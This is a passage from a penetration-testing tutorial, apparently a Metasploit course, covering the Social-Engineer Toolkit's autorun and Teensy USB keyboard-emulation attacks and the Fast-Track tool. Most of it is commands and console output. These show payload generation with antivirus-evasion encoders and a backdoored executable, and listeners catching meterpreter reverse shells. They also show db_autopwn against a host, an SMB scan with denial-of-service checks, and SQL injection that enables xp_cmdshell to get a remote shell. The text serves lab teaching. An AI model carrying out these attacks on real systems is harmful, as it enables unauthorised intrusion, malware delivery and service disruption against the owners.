2. Windows Meterpreter Reverse_TCP         Spawn a meterpreter shell on
victim and send back to attacker.
3. Windows Reverse VNC DLL                 Spawn a VNC server on victim and
send back to attacker.
4. Windows Reverse TCP Shell (x64)         Windows X64 Command Shell,
Reverse TCP Inline
5. Windows Meterpreter Reverse_TCP (X64)   Connect back to the attacker
(Windows x64), Meterpreter
6. Windows Shell Bind_TCP (X64)            Execute payload and create an
accepting port on remote system.
7. Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP
using SSL and use Meterpreter

Enter the payload you want (press enter for default):
[*] Windows Meterpreter Reverse TCP selected.
Enter the port to connect back on (press enter for default):
[*] Defaulting to port 443...
[*] Generating fileformat exploit...
[*] Please wait while we load the module tree...
[*] Started reverse handler on 172.16.32.129:443
[*] Creating 'template.pdf' file...
[*] Generated output file
/pentest/exploits/set/src/program_junk/template.pdf

[*] Payload creation complete.
[*] All payloads get sent to the src/program_junk/template.pdf directory
[*] Payload generation complete. Press enter to continue.
[*] Your attack has been created in the SET home directory folder "autorun"
[*] Copy the contents of the folder to a CD/DVD/USB to autorun.


Do you want to create a listener right now yes or no: yes
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***


                                      _         _
                   _                 | |       (_)_
 _____     _____| |_   ____  ___ ____ | |  ___   _| |_
|     \ /     )    )/     |/   )     \| |/   \| |   )
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|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                           |_|

resource (/pentest/exploits/set/src/program_junk/meta_config)> use
multi/handler
```

```
resource (/pentest/exploits/set/src/program_junk/meta_config)> set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/pentest/exploits/set/src/program_junk/meta_config)> set lhost
172.16.32.129
lhost => 172.16.32.129
resource (/pentest/exploits/set/src/program_junk/meta_config)> set lport
443
lport => 443
resource (/pentest/exploits/set/src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:443
[*] Starting the payload handler...
```

When doing an ls –al in the SET directory you should notice that there is an "autorun" folder. Burn the contents of that directory to a DVD or write to a USB device. Once inserted you would be presented with a shell.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333)
at Thu Sep 09 12:42:32 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >
```

Teensy USB HID Attack Vector

The Teensy USB HID Attack Vector is a remarkable combination of customized hardware and bypassing restrictions by keyboard emulation. Traditionally, when you insert a DVD/CD or USB if autorun is disabled, your autorun.inf isn't called and you can't execute your code automatically. With the Teensy HID based device you can emulate a keyboard and mouse. When you insert the device it will be detected as a keyboard, and with the microprocessor and onboard flash memory storage you can send a very fast set of keystrokes to the machine and completely compromise it. You can order a Teensy device for around 17 dollars at http://www.prjc.com. Quickly after David Kennedy, Josh Kelley, and Adrian Crewshaw's talk on the Teensy devices, a PS3 hack came out utilizing the Teensy devices and they are currently backordered during the time of writing this tutorial.

Let's setup our Teensy device to do a WSCRIPT downloader of a Metasploit payload. What will occur here is that a small wscript file will be written out which will download an executable and execute it. This will be our Metasploit payload and is all handled through the Social-Engineer Toolkit.


```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
```

```
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7   Update the Metasploit Framework
8.  Update the Social-Engineer Toolkit
9.  Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 6

Welcome to the Teensy HID Attack Vector.

Special thanks to: IronGeek and WinFang

The Teensy HID Attack Vector utilizes the teensy USB device to
program the device to act as a keyboard. Teensy's have onboard
storage and can allow for remote code execution on the physical
system. Since the devices are registered as USB Keyboard's it
will bypass any autorun disabled or endpoint protection on the
system.

You will need to purchase the Teensy USB device, it's roughly
$22 dollars. This attack vector will auto generate the code
needed in order to deploy the payload on the system for you.

This attack vector will create the .pde files necessary to import
into Arduino (the IDE used for programming the Teensy). The attack
vectors range from Powershell based downloaders, wscript attacks,
and other methods.

For more information on specifications and good tutorials visit:

http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-
dongle

To purchase a Teensy, visit: http://www.pjrc.com/store/teensy.html

Select a payload to create the pde file to import into Arduino:

1. Powershell HTTP GET MSF Payload
2. WSCRIPT HTTP GET MSF Payload
3. Powershell based Reverse Shell
4. Return to the main menu.

Enter your choice: 2
Do you want to create a payload and listener yes or no: yes
What payload do you want to generate:

Name:                                   Description:

1. Windows Shell Reverse_TCP            Spawn a command shell on victim
and send back to attacker.
2. Windows Reverse_TCP Meterpreter      Spawn a meterpreter shell on
victim and send back to attacker.
3. Windows Reverse_TCP VNC DLL          Spawn a VNC server on victim and
send back to attacker.
4. Windows Bind Shell                   Execute payload and create an
accepting port on remote system.
5. Windows Bind Shell X64               Windows x64 Command Shell, Bind
TCP Inline
```


```
6. Windows Shell Reverse_TCP X64           Windows X64 Command Shell,
Reverse TCP Inline
7. Windows Meterpreter Reverse_TCP X64     Connect back to the attacker
(Windows x64), Meterpreter
8. Windows Meterpreter Egress Buster       Spawn a meterpreter shell and
find a port home via multiple ports
9. Import your own executable              Specify a path for your own
executable

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default):
[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few
seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit
executable.


[*] PDE file created. You can get it under 'reports/teensy.pde'
[*] Be sure to select "Tools", "Board", and "Teensy 2.0 (USB/KEYBOARD)" in
Arduino
Press enter to continue.

[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***


 _____________
< metasploit >
 -------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *
```

```
       =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
       =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
```

Now that we have everything ready, SET exports a file called teensy.pde to the reports/ folder. Copy that reports folder to wherever you have Arduino installed. With this attack, follow the instructions at PRJC on how to upload your code to the Teensy board; i'ts relatively simple: you just need to install the Teensy Loader and the Teensy libraries. Once you do that you will have an IDE interface called Arduino. One of the MOST important aspects of this is to ensure you set your board to a Teensy USB Keyboard/Mouse.



Once you have this selected, drag your pde file into the Arduino interface. Arduino/Teensy supports Linux, OSX, and Windows. Insert your USB device into the computer and upload your code. This will program your device with the SET generated code. Below is uploading and the code.



Once the USB device is inserted on the victim machine our code is executed and once finished, you should be presented with a meterpreter shell.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333)
at Thu Sep 09 12:52:32 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >
```

SET Frequently Asked Questions

In an effort to avoid confusion and help understand some of the common questions with SET.

Q. I'm using NAT/Port forwarding, how can I configure SET to support this scenario?

A. Edit the config/set_config file and turn **AUTO_DETECT=ON** to **AUTO_DETECT=OFF**. Once this option is you will be prompted with the following questions:

NAT/Port Forwarding can be used in the cases where your SET machine is not externally exposed and may be a different IP address than your reverse listener.
Are you using NAT/Port Forwarding? yes or no: **yes**
Enter the IP address to your SET web server (external IP or hostname): **<ExternalIPGoesHere>**

In some cases you may have your listener on a different IP address, if this is the case the next question asks if your IP address is different for the reverse handler/listener. If that is the case, specify yes, and enter your separate IP address for the listener.

Is your payload handler (metasploit) on a different IP from your external NAT/Port FWD address (yes or no): **yes**
Enter the IP address for the reverse handler (reverse payload): **<OtherExternalIPGoesHere>**

Q. My Java Applet isn't working correctly and don't get prompted for the Applet when browsing the site.

A. You either do not have Java installed on the victim machine, or your using a NAT/Port forwarding scenario and you need to turn **AUTO_DETECT=ON** to **AUTO_DETECT=OFF**. If you do a view source on the webpage, the applet should be downloaded from your IP address that is accessible from the the victim. In some cases SET may grab the wrong interface IP as well, in this scenario you again will want to edit the set_config and turn **AUTO_DETECT** to **OFF**.

Fast-Track

Fast-Track is a python based open-source project aimed at helping penetration testers in an effort to identify, exploit, and further penetrate a network. Fast-Track was originally conceived when David Kennedy (rel1k) was on a penetration test and found that there was generally a lack of tools or automation in certain attacks that were normally extremely advanced and time consuming. In an effort to reproduce some of his advanced attacks and propagate it down to his team, he ended up writing Fast-Track for the public. Fast-Track arms the penetration tester with advanced attacks that in most cases have never been performed before. Sit back relax, crank open a can of Jolt Cola and enjoy the ride.

Fast-Track utilizes large portions of the Metasploit Framework in order to complete successful attacks. Fast-Track has a wide variety of unique attacks that allow you to utilize the Metasploit Framework to its maximum potential. We thought that showing the different attacks and how Fast-Track integrates with the Metasploit Framework was an excellent addition and complement to the course. Let's walk through Fast-Track.

Fast Track Modes

Fast-Track can be used in two different modes: interactive mode and web interface. Let's look at each one.

Interactive mode can be launched by passing the '-i' switch to Fast Track.

```
root@bt:/pentest/exploits/fasttrack# ./fast-track.py -i

*********************************************
******* Performing dependency checks... *******
*********************************************

*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Beautiful Soup is installed. (Check) ***
*** PyMills is installed. (Check) ***

Also ensure ProFTP, WinEXE, and SQLite3 is installed from
the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!
 ****************************************************************
 **                                                            **
 **  Fast-Track - A new beginning...                           **
 **  Version: 4.0.1                                            **
 **  Written by: David Kennedy (ReL1K)                         **
 **  Lead Developer: Joey Furr (j0fer)                         **
 **  http://www.secmaniac.com                                  **
 **                                                            **
 ****************************************************************

Fast-Track Main Menu:

        1.  Fast-Track Updates
```

```
        2.  Autopwn Automation
        3.  Nmap Scripting Engine
        4.  Microsoft SQL Tools
        5.  Mass Client-Side Attack
        6.  Exploits
        7.  Binary to Hex Payload Converter
        8.  Payload Generator
        9.  Fast-Track Tutorials
        10. Fast-Track Changelog
        11. Fast-Track Credits
        12. Exit Fast-Track

        Enter the number:
```

The Web Gui Mode is launched by running './fast-track.py -g'. By default, the web server will start listening on port 44444 but you can change it by passing a different port number on the command line.

```
root@bt:/pentest/exploits/fasttrack# ./fast-track.py -g 31337

*********************************************
******* Performing dependency checks... *******
*********************************************

*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Beautiful Soup is installed. (Check) ***
*** PyMills is installed. (Check) ***

Also ensure ProFTP, WinEXE, and SQLite3 is installed from
the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

*************************************
Fast-Track Web GUI Front-End
Written by: David Kennedy (ReL1K)
*************************************

Starting HTTP Server on 127.0.0.1 port 31337

*** Open a browser and go to http://127.0.0.1:31337 ***

Type -c to exit..
```

We'll be focusing primarily on the interactive mode functionality. The graphical mode is easy to understand once you understand each of the tools in interactive mode.

Fast Track Updates

From the Fast-Track Interactive mode menu, there are a lot of options here to aid you in a penetration test. First of all, Fast-Track allows you to stay up-to-date with the latest and greatest version. To update the Fast-Track installation, simply navigate to the update menu then select the option **"Update Fast-Track"**.

```
Fast-Track Main Menu:

        1.  Fast-Track Updates
        2.  Autopwn Automation
        3.  Nmap Scripting Engine
        4.  Microsoft SQL Tools
        5.  Mass Client-Side Attack
        6.  Exploits
        7.  Binary to Hex Payload Converter
        8.  Payload Generator
        9.  Fast-Track Tutorials
        10. Fast-Track Changelog
        11. Fast-Track Credits
        12. Exit Fast-Track

        Enter the number: 1

    Fast-Track Update Menu (BackTrack):
```

```
        1.  Update Fast-Track

        (q)uit

        Enter number: 1

    Updating Fast-Track, please wait....
```

Ensure you frequently update Fast-Track, as continuous improvements are being made. Let's dive down into the different attack vectors that Fast-Track has available in its arsenal.

Fast-Track Autopwn Automation

As you have seen earlier in this course, Metasploit's db_autopwn is a noisy but awesome feature of the Framework that lets you hammer a target or multiple targets with every potential matching exploit in Metasploit. Rather than load up Metasploit, you can also launch this attack from within Fast-Track. Begin by selecting **"Autopwn Automation"** from the Fast-Track main menu and then set the target IP address(es).

```
Fast-Track Main Menu:

        1.  Fast-Track Updates
        2.  Autopwn Automation
        3.  Nmap Scripting Engine
        4.  Microsoft SQL Tools
        5.  Mass Client-Side Attack
        6.  Exploits
        7.  Binary to Hex Payload Converter
        8.  Payload Generator
        9.  Fast-Track Tutorials
        10. Fast-Track Changelog
        11. Fast-Track Credits
        12. Exit Fast-Track

        Enter the number: 2

    Metasploit Autopwn Automation:

        http://www.metasploit.com

        This tool specifically piggy backs some commands from the
Metasploit
        Framework and does not modify the Metasploit Framework in any way.
This
        is simply to automate some tasks from the autopwn feature already
developed
        by the Metasploit crew.

        Simple, enter the IP ranges like you would in NMap i.e. 192.168.1.-
254
        or 192.168.1.1/24 or whatever you want and it'll run against those
hosts.
        Additionally you can place NMAP commands within the autopwn ip
ranges bar,
```

```
        for example, if you want to scan even if a host "appears down" just
do
        -PN 192.168.1.1-254 or whatever...you can use all NMap syntaxes in
the
        Autopwn IP Ranges portion.

        When it has completed exploiting simply type this:

        sessions -l (lists the shells spawned)
        sessions -i  (jumps you into the sessions)

        Example 1: -PN 192.168.1.1
        Example 2: 192.168.1.1-254
        Example 3: -P0 -v -A 192.168.1.1
        Example 4: 192.168.1.1/24

             Enter the IP ranges to autopwn
              -c or (q)uit to cancel: 192.168.1.201
```

Next, you will need to select either a bind or reverse shell payload to be used in the attack. You will need to take into account and inbound and outbound filtering that may be in place on the target network.

```
        Do you want to do a bind or reverse payload?

        Bind = direct connection to the server
        Reverse = connection originates from server

        1. Bind
        2. Reverse

        Enter number: 1
```

Once you have selected your shell type, Fast-Track launches Metasploit, creates a database, and launches db_nmap.

```
    Launching MSFConsole and prepping autopwn...
db_driver sqlite3
db_destroy pentest
db_create pentest
db_nmap 192.168.1.201
db_autopwn -p -t -e -b
sleep 5
jobs -K

sessions -l
echo "If it states No sessions, then you were unsuccessful. Simply type
sessions -i  to jump into a shell"

                 |                         |      _) |
  __ `__ \   _ \ __|  _` |  __| __ \   |  _ \  | __|
  |   |   |  __/ |   (   |\__ \ |   |  | (   | | |
 _|  _|  _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
                              _|
```

```
       =[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 615 exploits - 306 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
       =[ svn r10799 updated today (2010.10.23)

msf > db_driver sqlite3
[*] Using database driver sqlite3
msf > db_destroy pentest
[*] Deleting pentest...
[-] The specified database does not exist
msf > db_create pentest
[-]
[-] Warning: The db_create command is deprecated, use db_connect instead.
[-]          The database and schema will be created automatically by
[-]          db_connect. If db_connect fails to create the database, create
[-]          it manually with your DBMS's administration tools.
[-]
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: pentest
msf > db_nmap 192.168.1.201

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-10-24 14:13 EDT
Nmap scan report for 192.168.1.201
Host is up (0.0081s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-term-serv
MAC Address: C6:CE:4E:D9:C9:6E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

With the Nmap scan complete, db_autopwn is launched with exploits based on port(p), shows all matching exploit modules(t), launches the exploits(e), and is using a bind shell(b).

```
msf > db_autopwn -p -t -e -b
[*] Analysis completed in 7 seconds (0 vulns / 0 refs)
[*]
[*]
================================================================================
=====
[*]                              Matching Exploit Modules
[*]
================================================================================
=====
[*]   192.168.1.201:443  exploit/windows/http/integard_password_bof  (port
match)
[*]   192.168.1.201:443  exploit/windows/http/sapdb_webtools  (port match)
[*]   192.168.1.201:443  exploit/windows/http/apache_mod_rewrite_ldap
(port match)
[*]   192.168.1.201:80  exploit/windows/iis/ms01_023_printer  (port match)
...snip...
```

```
[*] Meterpreter session 1 opened (192.168.1.62:58138 -> 192.168.1.201:6190)
at Sun Oct 24 14:18:32 -0400 2010
[*] (249/249 [1 sessions]): Waiting on 11 launched modules to finish
execution...
[*] (249/249 [1 sessions]): Waiting on 11 launched modules to finish
execution...
[*] (249/249 [1 sessions]): Waiting on 11 launched modules to finish
execution...
...snip...
[*] The autopwn command has completed with 1 sessions
```

We can see at the end of all of that output that there is a shell waiting for us. Once all the jobs have finished, the active session list is displayed for us. All we need to do now is interact with it.

```
msf > sleep 5
msf > jobs -K
Stopping all jobs...
msf >
msf >
msf >
msf >
msf > sessions -l

Active sessions
===============

  Id  Type                   Information
Connection
  --  ----                   -----------
----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ XEN-XP-SP2-BARE (ADMIN)
192.168.1.62:58138 -> 192.168.1.201:6190

[*] exec: echo "If it states No sessions, then you were unsuccessful.
Simply type sessions -i  to jump into a shell"

msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter >
```

Fast-Track Nmap Scripting Engine

One of the many useful Nmap NSE scripts available is smb-check-vulns that will scan a remote system and determine if the SMB service is vulnerable to various exploits. Nmap and this script can be called from within Fast-Track. Begin by selecting **"Nmap Scripting Engine"** from the Fast-Track menu followed by **"Scan For SMB Vulnerabilities"**.

```
Fast-Track Main Menu:
```

```
        1.  Fast-Track Updates
        2.  Autopwn Automation
        3.  Nmap Scripting Engine
        4.  Microsoft SQL Tools
        5.  Mass Client-Side Attack
        6.  Exploits
        7.  Binary to Hex Payload Converter
        8.  Payload Generator
        9.  Fast-Track Tutorials
        10. Fast-Track Changelog
        11. Fast-Track Credits
        12. Exit Fast-Track

        Enter the number: 3

The Nmap Scripting Engine is a powerful addition to Nmap, allowing for
        custom scripts which can fingerprint, scan, and even exploit hosts!

        Select your script:

        1.  Scan For SMB Vulnerabilities

        -c or (q)uit

        Enter number: 1

 ****************************************************************
 **  Nmap Scripting Engine: Script - smb-check-vulns           **
 **                                                            **
 **  Checks a host or network     MS08-067                     **
 **      for vulnerability to:    Conficker infection          **
 **                               regsvc DoS: (When enabled)   **
 **                               SMBv2 DoS: (When enabled)    **
 ****************************************************************

    -c at any time to Cancel
```

Next, we just need to tell Fast-Track what IP address(es) we want scanned as select whether or not we want to test for denial of service vulnerabilities. Be absolutely certain you have permission prior to enabling DoS testing as these scans can render the remote system completely unusable.

```
    NOTE: A single host or a network/block can be specified for testing.
          examples:   192.168.1.21
                      192.168.1.0/24

    Enter the host or range to be checked: 192.168.1.201

    Do you want to enable aggressive testing (regsvc, SMBv2 DoS)?
          WARNING: these checks can cause a Denial of Service! [y|n]: y


Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-10-24 15:11 EDT
Nmap scan report for 192.168.1.201
Host is up (0.0022s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
```

```
MAC Address: C6:CE:4E:D9:C9:6E (Unknown)

Host script results:
| smb-check-vulns:
|   MS08-067: LIKELY VULNERABLE (host stopped responding)
|   Conficker: UNKNOWN; got error SMB: Failed to receive bytes after 5
attempts: EOF
|   SMBv2 DoS (CVE-2009-3103): VULNERABLE
|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive)

Nmap done: 1 IP address (1 host up) scanned in 397.25 seconds

Press  to return...
```

Note that this scan took a long time to complete as the DoS testing crashed our remote lab system.

MSSQL Injector


The MSSQL Injector utilizes some advanced techniques in order to ultimately gain full unrestricted access to the underlying system. This section requires someone to already know where SQL Injection is on a given site. Once this is specified, Fast-Track can do the work for you and exploit the system. Note that this will only work on Microsoft SQL back-end to a web application.

```
Fast-Track Main Menu:

        1.  Fast-Track Updates
        2.  Autopwn Automation
        3.  Nmap Scripting Engine
        4.  Microsoft SQL Tools
        5.  Mass Client-Side Attack
        6.  Exploits
        7.  Binary to Hex Payload Converter
        8.  Payload Generator
        9.  Fast-Track Tutorials
        10. Fast-Track Changelog
        11. Fast-Track Credits
        12. Exit Fast-Track

        Enter the number: 4


    Microsoft SQL Attack Tools

        1. MSSQL Injector
        2. MSSQL Bruter
        3. SQLPwnage

        (q)uit

        Enter your choice : 1


    Enter which SQL Injector you want to use:

        1. SQL Injector - Query String Parameter Attack
```

```
        2. SQL Injector - POST Parameter Attack
        3. SQL Injector - GET FTP Payload Attack
        4. SQL Injector - GET Manual Setup Binary Payload Attack

        (q)uit

        Enter your choice:
```

Notice the different sub-menus that are available. We'll walk through each one and explain its purpose. The 'SQL Injector - Query String Parameter Attack' specifically targets vulnerable query string parameters within a website. Query strings are represented as follows: ?querystring1=value1&querystring2=value2 and injection often occurs where value1 and value2 are located. Let's browse to a vulnerable site:

Note the query string parameters on top: logon and password. Let's throw a single quote in the 'login' query string parameter.



Now that we know that the login field is susceptible to SQL Injection, we need to tell Fast-Track where to actually go to launch the attack. We do this by specifying 'INJECTHERE in place of the injectable parameter in the query string. This will let Fast-Track know what we want to attack. Look at the below output and the ultimate result.

```
Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 1


~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Requirements: PExpect
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

This module uses a reverse shell by using the binary2hex method for
uploading.
It does not require FTP or any other service, instead we are using the
debug
function in Windows to generate the executable.

You will need to designate where in the URL the SQL Injection is by using
'INJECTHERE

So for example, when the tool asks you for the SQL Injectable URL, type:

http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah
```

```
Enter the URL of the susceptible site, remember to put 'INJECTHERE for the
injectible parameter

Example:http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=bl
ah

Enter here:
http://10.211.55.128/Default.aspx?login='INJECTHERE&password=blah
Sending initial request to enable xp_cmdshell if disabled....
Sending first portion of payload (1/4)....
Sending second portion of payload (2/4)....
Sending third portion of payload (3/4)...
Sending the last portion of the payload (4/4)...
Running cleanup before executing the payload...
Running the payload on the server...Sending initial request to enable
xp_cmdshell if disabled....
Sending first portion of payload (1/4)....
Sending second portion of payload (2/4)....
Sending third portion of payload (3/4)...
Sending the last portion of the payload (4/4)...
Running cleanup before executing the payload...
Running the payload on the server...
listening on [any] 4444 ...
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Fast-Track automatically re-enables the 'xp_cmdshell' stored procedure if it is disabled and delivers a reverse payload to the system, ultimately giving us full access all through SQL Injection!

This was a great example of how to attack query string parameters, but what about forms? Post parameters can also be handled through Fast-Track and very easily at that. In the Fast-Track 'MSSQL Injector' menu, select 'SQL Injector - POST Parameter Attack'.

```
Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 2

This portion allows you to attack all forms on a specific website without
having to specify
each parameter. Just type the URL in, and Fast-Track will auto SQL inject
to each parameter
looking for both error based injection as well as blind based SQL
injection. Simply type
the website you want to attack, and let it roll.

Example: http://www.sqlinjectablesite.com/index.aspx

Enter the URL to attack: http://10.211.55.128/Default.aspx
```

```
Forms detected...attacking the parameters in hopes of exploiting SQL
Injection..

Sending payload to parameter: txtLogin

Sending payload to parameter: txtPassword

[-] The PAYLOAD is being delivered. This can take up to two minutes. [-]

listening on [any] 4444 ...
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Not to quote Office Max, but that was easy! Fast-Track automatically detects the forms and attacks the system for SQL Injection, ultimately giving you access to the box.

If for some reason the query string parameter attack was unsuccessful, you can use the 'SQL Injector - GET FTP Payload Attack'. This requires that you install ProFTPD, and is rarely used. This module will setup a payload through FTP echo files and ultimately deliver the payload through FTP and SQL Injection.

The 'SQL Injector - GET Manual Setup Binary Payload Attack' can be used if you're attacking from one machine but have a listener on another machine. This is often used if you're NATed and you have a listener box set up on the internet and not on the system you're attacking from.

```
Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
